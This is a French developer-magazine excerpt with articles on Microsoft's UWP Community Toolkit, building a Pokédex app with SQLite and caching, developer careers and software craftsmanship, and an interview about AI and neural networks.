Twitter : @tossnet1

C'est mi-août 2016 que Microsoft nous fit la surprise de mettre en ligne un nouveau Toolkit UWP. Et déjà une version 1.1 ce 30 septembre avec son lot de nouveautés.

L'objectif de Microsoft est clairement de nous simplifier la vie au niveau du développement. Nous connaissons tous, selon les technologies employées, les Toolkits, qu'ils soient payants, gratuits ou, comme ici, en open-source.



Concernant les applications pour le Store de Windows, nous en avons connu dès Windows phone 7 avec le célèbre The Windows Phone Toolkit. Avec les projets Windows Phone 7, Windows (Phone) 8, nous avions des *templates* avec déjà des vues type panorama ou pivot (en plus des projets vides). C'était très pratique car vous aviez déjà un 'fond' d'application. Puis, lorsque les Universal Windows Platform Apps sont apparus, Microsoft a retiré ces *templates* peut être pour ne plus imposer de modèle. En même temps, par exemple, c'est la mode des applications utilisant le Hamburger Menu et donc nous avons tous recherché sur la toile un bon sample pour utiliser le SplitView et qui ne soit pas noyé dans du code inutile afin de ne reprendre que juste ce qui nous intéresse, etc. Ce n'est pas que sans exemple le développeur ne parviendra pas à le réaliser, mais nous cherchons tous à gagner du temps. Je ne sais pas pour vous mais moi, j'ai besoin de vite exécuter mon projet ; ça me motive beaucoup pour continuer. Et bien c'est là que UWP Community Toolkit est très intéressant, car du temps, il va vous en donner ! Fin du premier trimestre 2016. Une nouvelle « sous-Division » se crée chez Microsoft : PAX pour Partner Application Experiences qui fait partie de la division WDG (Windows Devices Group). Windows/PAX a pour rôle, en gros, d'aider, d'accompagner les entreprises à développer leurs applications sur la plateforme Windows 10, quitte, selon les retours de directement à modifier le SDK de Windows 10. UWP Community Toolkit en est le fruit. Et cocorico, le lead de ce projet est un toulousain bien connu : David Catuhe. On peut imaginer que leur premier constat a été de se rendre compte qu'il manquait des petits trucs ici et là pour réduire le temps qui sépare les clics entre « New Project » et « Build » sur Visual Studio. L'idée est de nous fournir un maximum de contrôles, services,... sans qu'on se casse la tête à rechercher des exemples de code ici et là. Disponible sur GitHub <https://github.com/Microsoft/UWPCommunityToolkit/>, ce toolkit se veut communautaire et évolutif avec nous les développeurs, et, pourquoi pas, selon l'évolution, les intégrer carrément dans les futurs SDK de Windows 10.

Donc en gros : nous simplifier la vie et accélérer le développement via des outils *open-source* avec une communauté qui va pouvoir contribuer sur ce projet. Notons que pas mal de contributeurs sont francophones : Samuel Blanchard, Laurent Bugnion, Rudy Huyn et Thomas Nigro.

UWP Community Toolkit peut être utilisé dès le SDK Windows 10 Build 10586 ou plus, et il vous faudra au moins Visual Studio 2015 update 3. Il est composé de Contrôles, Helpers, Animations et de Services. Vous pouvez l'intégrer dans un projet UWP existant pour des applications à destination des PC Windows 10, Xbox, Mobile, IoT et HoloLens.

Ce toolkit est disponible via différents paquets NuGet à installer selon votre besoin : Microsoft.Toolkit.Uwp, Microsoft.Toolkit.Uwp.Notifications, Microsoft.Toolkit.Uwp.Notifications.Javascript, Microsoft.Toolkit.Uwp.Services, Microsoft.Toolkit.Uwp.UI, Microsoft.Toolkit.Uwp.UI.Animations et Microsoft.Toolkit.Uwp.UI.Controls

UWP Community Toolkit Sample App

Quand je dis que Microsoft souhaite nous simplifier la vie (*enfin celle des développeurs*), c'est peu de le dire. Il a créé une application en reprenant l'idée de Windows App Studio UWP Samples » : « **UWP Community Toolkit Sample App** » disponible sur le store à ce lien : <http://aka.ms/uwp-toolkitapp> et donc vous pouvez tester les contrôles, les LiveTiles, modifier les propriétés et enfin copier / coller le code XAML voire C# directement dans votre projet !

COMMUNAUTAIRE ?

Un des points qui est très important est que tout ceci est open source et disponible sur GitHub. Si vous le souhaitez, vous pouvez amener votre grain de sel au projet. D'ailleurs ce projet commence à rencontrer un vif succès sur GitHub avec déjà plus de 35 contributeurs actifs après un mois d'existence. La version 1.1 apporte pas mal de nouveautés : le BladeControl (comme sur le portail d'Azure), le DropShadows dans les animations, un carrousel utilisant Windows.UI.Composition, le service Bing qui peut lancer des recherches sur les photos, vidéos, actualités, effectuer une recherche selon une langue, un GridSplitter, un service pour se connecter à l'API MicrosoftGraph d'Office 365, une connexion à LinkedIn, FadeHeader ; une entête pour les ListView et GridView qui s'atténue lorsqu'on slide... Comme vous le voyez cette communauté commence fort ; et la version 1.2 est déjà annoncée pour fin octobre ! Et encore plus fort : Microsoft a annoncé que selon les feedback de cette communauté, ils vont en enrichir le futur SDK de Windows 10 !

Alors qu'avons-nous dans ce Toolkit ?

On va classer son contenu en 5 parties : nous trouverons des Contrôles, des outils de Notifications, des outils d'animations, des services et des Helpers.

Code Helpers

- **Colors** : convertisseur de format de couleurs (HTML hex, HSV, ou HSL) et même en format texte : `"Green".ToColors()` ;
- **Connexion** : la connexion Internet est-elle disponible et/ou suis-je en mode « connexion avec un forfait limité » !? ;

- ```
var control = uiElement.FindDescendantByName("mytextbox");
```

- Mais aussi des Convertisseurs comme celui que nous ajoutons tous comme BoolToVisibilityConverter etc. On rappelle que tout ceci n'était pas impossible bien sûr ! La preuve, ils l'ont fait avec le SDK mais maintenant cela nous a ramené à très peu de lignes de codes :

Pour l'instant, il y a déjà Bing, FaceBook, Twitter, LinkedIn, MicrosoftGraph avec une utilisation d'une facilité poussée à l'extrême : Voyez dans ce bout de code comment je publie un tweet avec une photo : [2]

Créer une tuile animée pour le menu Démarrer avec des informations, animation. Ajouter une notification à votre application comme les rappels de rendez-vous que vous connaissez déjà. Créer une notification riche comme celle-ci : [3]

Personnellement, les notifications proposées m'enlèvent une belle épine dans le pied, pas vous ? [4]



Enrichissez les interfaces vos applications maintenant très facilement avec des animations. Vous aurez le choix de faire ça directement via le XAML ou en C# si besoin. Par exemple un fondu se fera en 2 lignes dans votre code C# :

```
using Microsoft.Toolkit.Uwp.UI.Animations;
await ToolkitLogo.Fade(duration: 10, delay: 0, value: 0.5f).StartAsync();
```

Retrouvez tout ce qu'il vous faut pour rendre votre application des plus attrayantes !

Pour moi le cœur de ce toolkit ! Vous allez retrouver des superbes contrôles comme le HamburgerMenu dont je vous parlais plus haut. Le SlidableListItem est aussi un bijou ! Le BladeControl est tout aussi impressionnant. Ces contrôles me donnent envie de leur trouver une application à réaliser. Pas vous ? [6]

Grâce à l'application UWP Community Toolkit Sample App vous pouvez tester tous ces contrôles, changer les propriétés et récupérer le code. C'est pas beau ça ? [\[7\]](#)

Enfin, un point que j'apprécie c'est la qualité de la documentation qui est également suivie de très près !

Je vous invite vraiment à utiliser et à contribuer à ce toolkit. Rendez-vous ici : <https://github.com/Microsoft/UWPCommunityToolkit>



# UWP : développement d'un Pokédex



Philippe Matray  
Développeur.NET ninja et Mentor au CoderDojo Liège  
<http://phmatray.net/>

**D**epuis peu, une nouvelle App nommée **Pokédex G** a été libérée sur le store de Microsoft. Le G signifie **Génération** dont la 7<sup>ème</sup> sort dans quelques semaines mais aussi **Go**.

Cet article a pour but de partager avec vous mon expérience tout en vous donnant diverses astuces et solutions face aux problématiques que l'on peut rencontrer dans la création d'une App.

## Pourquoi Pokémon ?

Depuis 1996, Pokémon est une licence de jeu chronophage pour de nombreux joueurs. 2016 a célébré les 20 ans de la saga dont le concept est resté identique aux jeux originaux ; la sortie de Pokémon Go a confirmé que la pokémania est toujours bien vivante. Dès lors, une application pour aider les dresseurs à tous les capturer coulait de source. [1]

## Pourquoi Windows 10 ?

L'Universal Windows Platform est venue avec l'idée d'une expérience mobile sur TOUS les appareils d'un utilisateur. C'est un fait : la grande majorité des utilisateurs possède un périphérique exploitant Windows 10. Ordinateurs, smartphones, Xbox One, Hololens, ... tous ces supports sont en mesure d'exécuter les Apps universelles et le futur va probablement accentuer cette tendance.

Développer pour Windows 10, c'est se tourner vers l'avenir. Quoi de mieux que cette plateforme pour un développeur .NET, qui lui permettra ainsi de toucher tous ces supports. En outre, sur PC, la taille de l'écran permet de consulter de très nombreuses informations d'un coup d'œil. À noter enfin que UWP est une plateforme naissante. La supporter permet de saisir de nombreuses opportunités contrairement à Android ou iOS où il devient très difficile de se faire une place sous peine d'être asphyxié dans un écosystème où les Apps se partagent bien souvent les mêmes concepts.

Mais avoir un bon concept et une bonne plateforme ne suffit pas, encore faut-il utiliser les bons outils pour travailler efficacement et ça tombe bien puisque certains toolkits sont faits pour ça.

## Template 10

C'est le cas notamment de Template 10 développé par Jerry Nixon (<https://github.com/Windows-XAML/Template10>) et disponible sur **NuGet**. Il s'agit d'un ensemble de templates de projets pour Visual Studio. Ces templates embarquent toute la logique **MVVM**, quelques contrôles et permettent de gagner beaucoup de temps.

## UWP Community Toolkit

Devoilé le 17 août par David Catuhe, Principal Program Manager chez Microsoft, l'UWP Community Toolkit (<http://aka.ms/uwptoolkit>) est un projet communautaire contenant de nombreux contrôles, services et helpers. Le degré d'abstraction permet par exemple d'envoyer un tweet en une ligne de

*L'application Pokémon Go fait fureur en Europe depuis son apparition cet été alors que Pokémon Soleil et Lune, prévus pour le mois de novembre, s'annoncent comme des futurs hits. Preuve que la licence Pokémon est toujours bien vivante. Dès lors, une application Windows 10 s'imposait.*



code en masquant au développeur toute la logique d'authentification.

Je vous encourage vivement à suivre le projet, tester les samples ainsi qu'à participer activement à son développement. L'équipe menée par David est extrêmement réactive et professionnelle.

## Veekun

Pour écrire une bonne application, une source de données de qualité est nécessaire. Pokédex G utilise Veekun (<https://github.com/veekun/pokedex>). Il s'agit d'un ensemble de fichiers CSV associés à un script Python qui génère une base de données pour le SGBD de votre choix.

La base de données, que j'ai choisi d'utiliser localement et non au travers d'un Webservice, contient 172 tables bien qu'une trentaine d'entre elles soient inutiles. La base de données prend en compte la gestion des langues, les formes alternatives d'une même espèce de Pokémon mais aussi méga-évolutions, types, localisation, attaques, statistiques, ...

Si vous ne souhaitez pas générer la base de données à partir des sources, vous pouvez également la télécharger directement à partir de la section téléchargement du site de Veekun (<http://veekun.com/dex/downloads>).

Une excellente nouvelle est que cette page de téléchargement propose également presque toutes les ressources graphiques et sonores dont vous pourriez avoir besoin. Artworks officiels, artworks vectoriels, game sprites, empreintes de pas, icônes des objets et des Pokémon... Vous trouverez tout sur cette page. Enfin, un dépôt Git contenant tous les médias existe (<http://git.veekun.com/pokedex-media.git>).

Veekun a également développé son propre Pokédex sur ce site Web en anglais. Celui-ci n'a pas été mis à jour depuis la sortie de Pokémon X et Pokémon Y en 2013, cependant je vous encourage tout de même à le consulter.

## SQLite

À ce jour, le meilleur moyen d'utiliser SQLite dans une App universelle est sans doute d'utiliser le package Nuget **SQLite.Net-PCL** développé par Øystein Krog, Frank Krueger et Tim Heuer (<https://github.com/oystein-krog/SQLite.Net-PCL>).

Toutes les requêtes SQL nécessaires sont enregistrées dans des fichiers textes. Lorsqu'un fichier est lu, son contenu, immuable, est stocké dans une variable. Pour vous aider à écrire vos requêtes, vous pouvez utiliser le logiciel **DB Browser for SQLite**.

```
internal static async Task<string> GetPokemonAbilitiesQuery() =>
 _pokemonAbilitiesQuery ??
 (_pokemonAbilitiesQuery = await ReadFile(
```

```
$"{SqlDirectory}/get-pokemon-abilities_clean(SqlFileExtension)");
```

Si vous souhaitez prendre en compte l'utilisation de paramètres dans les requêtes, ces deux méthodes helpers seront utiles.

```
public static List<T> QueryWithParameters<T>(this SQLiteConnection connection, string query,
 params SQLiteCommandParameter[] args)
{
 return CreateCommand(connection, query, args).ExecuteQuery<T>();
}

public static SQLiteCommand CreateCommand(this SQLiteConnection connection,
 string cmdText, params SQLiteCommandParameter[] args)
{
 var sqlCommand = connection.CreateCommand(cmdText);
 foreach (var parameter in args)
 sqlCommand.Bind(parameter.Name, parameter.Value);
 return sqlCommand;
}
```

La signature de la méthode principale utilise autant que possible les paramètres par défaut. Ceux-ci sont issus d'une classe contenant uniquement des constantes.

```
public static async Task<List<PokemonLite>> GetPokemons(
 int versionId = Constants.DefaultVersionId,
 int languageId = Constants.DefaultLanguageId)
{
 return PokemonDbConnection.DbConnection
 .QueryWithParameters<PokemonLite>(await SqlLocator.GetPokemonsQuery(),
 new SQLiteCommandParameter { Name = "@versionId", Value = versionId },
 new SQLiteCommandParameter { Name = "@languageId", Value = languageId });
}
```

## Cache

SQLite est loin d'être performant lorsqu'une requête contient de nombreuses jointures. Pour exemple, l'appel à la requête principale prenait environ 8 secondes afin d'être traitée. Une solution possible est de mettre en cache le résultat d'une requête. Pour ce faire, il suffit de la sérialiser et l'enregistrer dans un fichier texte versionné à l'aide d'un paramètre.

```
public static async Task<List<PokemonLite>> GetPokemons()
{
 string fileName = $"pokemons(Constants.DbVersion).txt";

 try
 {
 var fileContent = await StorageFileHelper.ReadTextFromLocalCacheFileAsync(fileName);
 if (fileContent == "")
 throw new Exception("file is empty");
 return JsonConvert.DeserializeObject<List<PokemonLite>>(fileContent);
 }
 catch (Exception)
 {
 var pokemons = await Veekun.GetPokemons();
 var json = JsonConvert.SerializeObject(pokemons);
 await StorageFileHelper.WriteTextToLocalCacheFileAsync(json, fileName);
 return pokemons;
 }
}
```

## Intégration de publicité ?

Je considère la publicité comme une nuisance dégradant l'expérience utilisateur. Il n'y en a donc pas dans Pokédex G. Cependant, si vous souhaitez intégrer de la publicité dans vos applications, il faut savoir que dans les applications UWP environ **2%** des utilisateurs cliquent les pubs et un clic équivaut à environ **0,10** €. Avec **50.000** utilisateurs quotidiens, vous obtenez un revenu potentiel de **3000** € mensuel brut avant imposition. À vous de faire le calcul.


## La taille du package

L'un des objectifs de cette application était de proposer un produit utilisable hors-connexion mais également de pouvoir proposer un thème clair et un thème sombre. Cependant, stocker dans le package de l'application environ 800 images au format PNG dont le fond est transparent n'est pas sans incidence sur le poids du package. L'optimisation du poids des images devient donc primordiale. Les images étaient toutes de tailles différentes et pesaient jusqu'à 2 MB par photo. La première étape a été de les uniformiser ; une taille de 300 px par 300 px a été arbitrairement choisie. Une fois le processus effectué, celles-ci ne pesaient plus que 0,25 MB par photo tout en gardant leur fond transparent. C'était mieux mais le dossier photo pesait encore 200 MB...

Converties en JPEG avec une qualité de 60, ce qui demeure un excellent ratio qualité/poids, chacune des photos ne pesait plus que 0,15 KB. Cette réduction drastique du poids de l'image n'altère pas sa qualité comme vous pouvez le constater. [2]

Ensemble, les dossiers destinés au thème clair et au thème sombre pèsent environ 20 MB.

Bien entendu, chaque image est fournie en double mais cette petite contrainte permet de réduire sensiblement la taille du package de l'application.



## Design

Les icônes ont été réalisées avec le défunt **Microsoft Expression Design**, un excellent produit qui a été abandonné en janvier 2013.

Cet outil reste toujours téléchargeable gratuitement

(<https://www.microsoft.com/expression/fra/>).

## EN CONCLUSION

De nombreuses initiatives communautaires existent pour vous aider : Veekun, SQLite.Net-PCL, Template 10, UWP Community Toolkit... Tous ces projets peuvent vous aider au quotidien. Impliquez-vous activement dans les différentes communautés et elles vous le rendront bien.

Je profite donc de ces quelques lignes pour remercier chaleureusement tous ceux qui prennent part de près ou de loin à ces initiatives. •

## Pour en savoir plus

Pokédex G sur le Store : <https://www.microsoft.com/store/apps/9nblggh516gc>

Le blog de Jerry Nixon : <http://blog.jerrynixon.com/>

SQLite dans une applications UWP : <http://blogs.u2u.be/diederik/post/2015/09/08/Using-SQLite-on-the-Universal-Windows-Platform.aspx>

Présentation de l'UWP Community Toolkit : <https://blogs.windows.com/buildingapps/2016/08/17/introducing-the-uwp-community-toolkit/#EiMS2MxOyOfA6VX.97>



# Développeur **après 30 ans**, n'as-tu donc aucune ambition ?

• Christophe HERAL  
@ChrisHeral  
Développeur  
& Artisan Logiciel  
Neotech Solutions

*La posture de développeur en France est actuellement ambiguë : quel est exactement son rôle, quelles doivent être ses compétences ? Les développeurs sont parfois mal compris par leur hiérarchie, sous-estimés vis-à-vis de leurs aptitudes et perçus comme de simples exécutants sans aucune ambition ni perspectives dans l'entreprise. Nous allons dans cet article essayer de comprendre la situation actuelle et mettre à mal ces stéréotypes.*


## Les travers actuels

Le constat est assez alarmant : dans beaucoup d'entreprises (c'est notamment le cas dans certaines SSII), les développeurs sont considérés comme le maillon faible, l'échelon le plus bas de la hiérarchie pyramidale. Ils sont perçus comme des exécutants en qui le management n'accorde pas une grande confiance, uniquement en mesure de transformer en code des éléments de conception fournis par des personnes "plus raisonnées".

De ce fait, la rémunération des développeurs plafonne rapidement, ce qui les pousse incontestablement à faire un choix de carrière : migrer vers des postes mieux rémunérés comme le management ou l'architecture, partir à l'étranger ou monter sa start-up.

La création de ces types de postes dédiés aux activités à plus haute valeur ajoutée (comme les postes d'architectes) est très en vogue en France. Cette séparation des activités de conception et de réalisation, bien ancrée dans notre culture, provient du secteur industriel avec la spécialisation des tâches prônée par le taylorisme. Si elle est peut-être justifiée dans certains domaines d'activité, on constate l'inefficacité de cette division dans le monde du développement logiciel. Cette vision classique nous fait croire que l'on peut tout prévoir dès le départ alors que l'expérience nous prouve qu'il est important de revoir sa conception au moment du développement. C'est ce que l'on appelle "la conception émergente" et qu'exprime par exemple Ron Jeffries dans la citation suivante : "No matter how much design we did on its own, as soon as we began to express it in code, the design needed to change."

Comme ces développeurs sont amenés à réaliser des tâches de faible valeur ajoutée -



1

Bon, les enfants, si vous avez été admis chez SUPIMAG, c'est pas pour finir développeur. En sortant de notre établissement, espérez être chef de projet junior (à la tête de 5 développeurs, 52K€, pendant 6 à 12 mois), puis, évidemment directeur de projet (1200 développeurs à vos pieds, 420K€ + iPhone + bonus)

ce sont finalement des ouvriers à la chaîne des temps modernes - leur avenir ne fait donc aucun doute : ils pourront être remplacés par des systèmes robotiques comme cela fut le cas au cours du siècle dernier dans l'industrie. Dans cet idéal, les experts métier écriront leurs spécifications et l'application sera générée automatiquement à partir de celles-ci.

Cette vision purement française est malheureusement encore majoritaire dans

l'Hexagone et est véhiculée dès nos études, comme Romain Verdier le caricature : [1]

A contrario, à l'étranger (notamment dans les pays anglo-saxons), les développeurs sont beaucoup plus valorisés : c'est grâce à eux que le logiciel fonctionne ou pas. Il n'est donc pas rare qu'ils soient bien mieux payés que leurs supérieurs hiérarchiques, schéma absolument impensable dans la culture française.

## Une autre vision du métier

Il existe une autre vision du métier portée par un certain nombre d'acteurs qui se réclament du mouvement "*Software Craftsmanship*". On peut par exemple citer Sandro Mancuso qui impulse cette communauté à Londres ou des signataires historiques du *Manifeste agile* comme Kent Beck, Martin Fowler ou Robert C. Martin.

Le développeur est alors considéré comme un acteur multi-compétences et non comme un ouvrier hyperspécialisé plus vulgairement appelé "pisseur" de code.

Son objectif n'est pas seulement d'écrire du code, mais surtout de proposer du code de qualité, c'est-à-dire qui soit évolutif dans le temps, robuste et maintenable. Sous couvert de développement rapide d'applications, certains pensent qu'il est possible d'écrire du code "quick and dirty". C'est au développeur de mettre à mal cette croyance en prévenant que ce temps "gagné" sera finalement largement reperdu en maintenance, à cause de la rigidité et de la fragilité du code produit.

Pour atteindre cet objectif, il existe des pratiques d'ingénierie logicielle qui ne demandent qu'à être démocratisées et mises en œuvre sur tous les projets : tests unitaires, intégration continue, pair programming, TDD, refactoring, ...

Le développeur doit également être capable au quotidien d'aller au-delà de l'activité de production logicielle pure en échangeant avec les utilisateurs, en challengeant les besoins métier, ou en participant au recrutement de nouveaux membres de l'équipe. En résumé, il doit être un acteur du succès de son projet et non un spectateur attentiste.

S'il est facile de continuer à effectuer les tâches que l'on maîtrise, il est également important de savoir sortir de sa zone de confort, d'apprendre de nouveaux langages et de participer aux choix techniques inhérents à son produit.

Pour exercer au mieux un métier en constante évolution, le développeur prend le temps de se former, de s'améliorer en continu et de se remettre en question. La première manière d'y parvenir est de faire de la veille technologique (magazines, blogs, réseaux sociaux, webcasts,...). L'autre, complémentaire, est d'échanger avec ses pairs, au sein de son équipe ou avec d'autres développeurs passionnés, par exemple à l'occasion de coding dojos



## The long Road

Keynote - 5/12/2016 - 9:30 AM

Sandro Mancuso

2

ou de conférences. En plus de cette passion, pour exercer son métier de manière professionnelle et s'épanouir dans son travail, il doit faire partie d'une organisation qui le motive. Les 10 motivations intrinsèques des personnes dans une entreprise sont notamment détaillées dans un outil inventé par Jurgen Appelo nommé "*Moving motivators*". Cette motivation et cette passion en font un équipier de choix, avec qui il sera agréable de travailler.

Il ne doit cependant pas perdre de vue que son objectif est de répondre à une demande métier, et non d'empiler des nouveautés technologiques à la mode. En effet, de nombreux frameworks sortent très régulièrement, et un développeur pourrait être tenté d'en utiliser sur son projet pour se faire plaisir ou pour rajouter une ligne sur son CV. Le développeur consciencieux, lui, doit savoir utiliser la bonne solution technique qui saura répondre au besoin réel nécessaire au logiciel, sans fioriture.

## Maîtriser sa carrière de développeur

Une fois exposée cette vision du métier, s'ensuit rapidement une question : est-il possible d'effectuer une carrière de développeur de ce type en France ?

Il faut pour cela trouver une entreprise qui valorise les développeurs. Et aujourd'hui, malheureusement, de telles entreprises sont rares. Il est donc très important de choisir minutieusement ses missions, que l'on se fasse embaucher chez un client final, un éditeur de logiciels ou dans une société de services.

Les identifier passe notamment par le décryptage de leur mode de recrutement : ce type d'entreprises favorise les compétences humaines plutôt que des diplômes ou des connaissances technologiques.

De plus, elles proposent un environnement de travail qui permet au développeur d'être épanoui et productif. Cela se traduit

par la mise à disposition d'un matériel professionnel (double écran, disque dur SSD, RAM, ...) ainsi que des licences logicielles qui lui sont nécessaires à son quotidien.

L'entreprise doit être capable d'accompagner le développeur dans son évolution de carrière en lui aménageant du temps consacré à la veille, aux échanges et à l'apprentissage nécessaires à sa progression. Cette évolution sera bénéfique à celle-ci aussi.

Enfin, il faut bien garder en tête qu'être développeur peut être une carrière à part entière. Comme nous le précise Sandro Mancuso dans sa présentation "*The long road*" (vu à NCrafts en mai 2016) : "Devenir manager ou architecte n'est pas une évolution de carrière". C'est tout simplement un changement de métier et non une progression naturelle du développeur. » [2]

## EN CONCLUSION...

Si l'entreprise dans laquelle vous évoluez n'est pas prête à accueillir des développeurs d'un nouveau type, des "*software craftsmen*", deux solutions s'offrent à vous : la faire migrer vers cet idéal ou la quitter pour en trouver une autre plus proche de vos valeurs.

Notre métier de développeur n'est pas une activité quelconque, il faut en être fier, le revendiquer et même l'améliorer.

Il existe en France plusieurs mouvements qui mettent en avant cette idéologie afin de faire avancer les mentalités. On peut citer par exemple "*Fier d'être développeur*" (<http://www.fierdetredeveloppeur.org>) ou l'*Ordre des développeurs* (<https://github.com/ordre-des-developpeurs>). N'hésitez pas à aller à leur rencontre afin d'échanger et de partager cette vision plus valorisante de notre métier.

Cet article ne se veut pas être une leçon de morale, mais bien un révélateur d'un autre monde possible pour l'avenir du développeur.

# Une nouvelle génération de développeurs, le dresseur de réseaux de neurones, et la révolution de l'IA

*Grégory Renard, alias Rédo, est un est un des plus anciens et des plus emblématiques contributeurs de Programmez. Longtemps expert en .net. Il vit à Menlo Park, en Californie depuis 4 ans, où il travaille comme lead architect en Intelligence Artificielle.*

Considéré comme un des pères des chatbots et du personal digital assistant après le lancement en 2011 d'Angie, il oeuvre maintenant à rendre cette nouvelle génération d'applications sémantiques le plus largement accessibles afin de permettre à tout un chacun d'intégrer cette révolution technologique au sein de son métier. Pour ce faire, il travaille activement sur les architectures intégrant le machine learning et plus particulièrement le deep learning. Il nous livre quelques souvenirs sur l'aventure Programmez !, son aventure à la Silicon Valley et sa vision sur l'avenir.

## As-tu un souvenir qui t'as marqué ?

Enormément de souvenirs, que ce soit sur des sujets passionnants autour des grandes révolutions de notre métier : avènement du Web dans ses différentes étapes, explosion du mobile, naissance du Cloud – et sur les grandes messes technologiques tant Microsoft que Open Source. Mais surtout : la communauté ! C'est en définitive ces rencontres plus passionnantes et enrichissantes les unes que les autres qui ont été incroyables et singulières pour moi. Je me souviens de nos premières rencontres sur Paris où de nombreux développeurs avaient fait le déplacement afin de découvrir les femmes et les hommes qu'ils avaient appris à connaître au travers de leur pseudo. Quelle énergie ! Je ne peux que recommander à tout développeur de s'investir dans une communauté quelle qu'elle soit. Et pas seulement en mode spectateur mais bien en acteur de celle-ci ! Echangez activement avec vos confrères, ils sont là pour vous et vous êtes là pour eux. Ecrivez des articles, n'ayez pas peur de contacter François, ayez confiance en vous et devenez un maillon de cette grande famille!

## Que t'évoque le magazine ?

Comme présenté ci-dessus. En définitive le magazine Programmez! est le symbole de cette communauté, de "la Communauté" et de ce sentiment d'appartenance à un groupe de passionnés de la technologie et de la



Grégory avec Vint Cerf, père de l'Internet

programmation. C'est incroyable ce que vous avez réalisé ! Continuez et trouvez des modèles alternatifs afin de permettre à ce magazine d'exister aujourd'hui et demain, en version papier ou version online. Peu importe sa forme, à la fin, ce qui fait de Programmez, Programmez !, c'est sa communauté de passionnés !

C'est aussi grâce à Programmez et aux Communautés de développeurs comme Codes-Sources, ASP-PHP.NET, TechHeadBrothers et bien d'autres que j'ai pu exposer mon savoir-faire et mes talents me permettant de prendre conscience et confiance en mes compétences. Je ne peux qu'encourager les nouvelles générations à se lancer dans la rédaction d'articles, ceci est plus que formateur tant sur la compétence et l'expertise que dans la confiance en soi (en même temps je vous rassure, je doute toujours ;p mais moins lol !).

## Quel est ton sentiment sur le développeur et ses outils aujourd'hui et demain, par rapport à il y a plus de 15 ans ?

Nous sommes à un moment extraordinaire dans l'évolution du métier de développeur et de ses outils. Il y a approximativement 5 ans, nous présentions avec toute l'équipe xBrain une Vision au travers d'un projet R&D de plus

« Demain, le développeur ne sera plus celui qui définira les algorithmes ou les règles de gestion de ses logiciels. Ce sera un dresseur de réseaux de neurones, un architecte d'intelligence artificielle. »

Grégory Renard

de 10 ans qui s'appelait Angie. Angie était un Siri, Cortana, Alexa, ... avant l'heure. Ce fut une expérience extraordinaire qui nous a tant appris et fait grandir ! Alors que nous n'en avions pas conscience, ce projet et ses homologues américains allaient transformer nos vies et donner naissance à une nouvelle vague, un tsunami de nouvelles applications. Ce Tsunami est celui des services intelligents (sous-entendu du big data, des patterns, extraction de sens, ...), de la proactivité, du contexte, du dialogue entre l'Homme et la Machine. J'avais rédigé en Octobre 2011 un article sur ce sujet : "L'ère du Web Proactif : le Web Intelligent et les services intelligents sonnent à nos portes !"

Le lien : <https://gregoryrenard.wordpress.com/2011/10/03/ere-du-web-proactif-web-intelligent-des-services-intelligents-sonnent-nos-portes>

Nous sommes exactement à la croisée des chemins du social, de la sémantique et des services intelligents qui se manifestent au travers de bots (d'Assistants Intelligents). Ok, ok ... Vous pourriez me dire que ceci est sans surprise à ce stade et la vraie question réside dans le fait de savoir : « quelles implications pour le développeur ? »

Un virage à 180 degrés de son métier !!! Un changement de paradigme complet, demain, et



quand je dis demain, je veux dire un demain très proche, le développeur ne sera plus celui qui définira les algorithmes ou les règles de gestion de ses logiciels.

Tout comme un dresseur de lions, le développeur deviendra un dresseur de réseaux de neurones, ou un architecte d'intelligence artificielle.

Il devra maîtriser de nombreux nouveaux concepts pour la plupart très éloignés de ceux qu'il maîtrise aujourd'hui !!! Comprendre le cycle de vie de la data et ses formes (structures et non structurée), les formes d'apprentissages et transfert de l'homme vers la machine (supervisé, semi-supervisé et non supervisé), faire retour à l'algèbre linéaire afin de plonger dans le monde des vecteurs, matrices, et surtout beaucoup de sagesse et de patience afin de créer la magie.

Le développeur devra ainsi sortir de sa zone de confort et oublier en grande partie ce qu'il a appris pour embrasser son nouveau métier, où il partagera les lauriers avec un nouveau compagnon de route : l'Artificial Neural Network.

Eh oui, le développeur qui est passé en moins de 3 décennies de la console à l'interface graphique locale puis Web, aux mobiles, au cloud et micro-services clouds, doit dès maintenant se réinventer et embrasser le Big Data et les réseaux de neurones (ConvNet, RNN, ...)

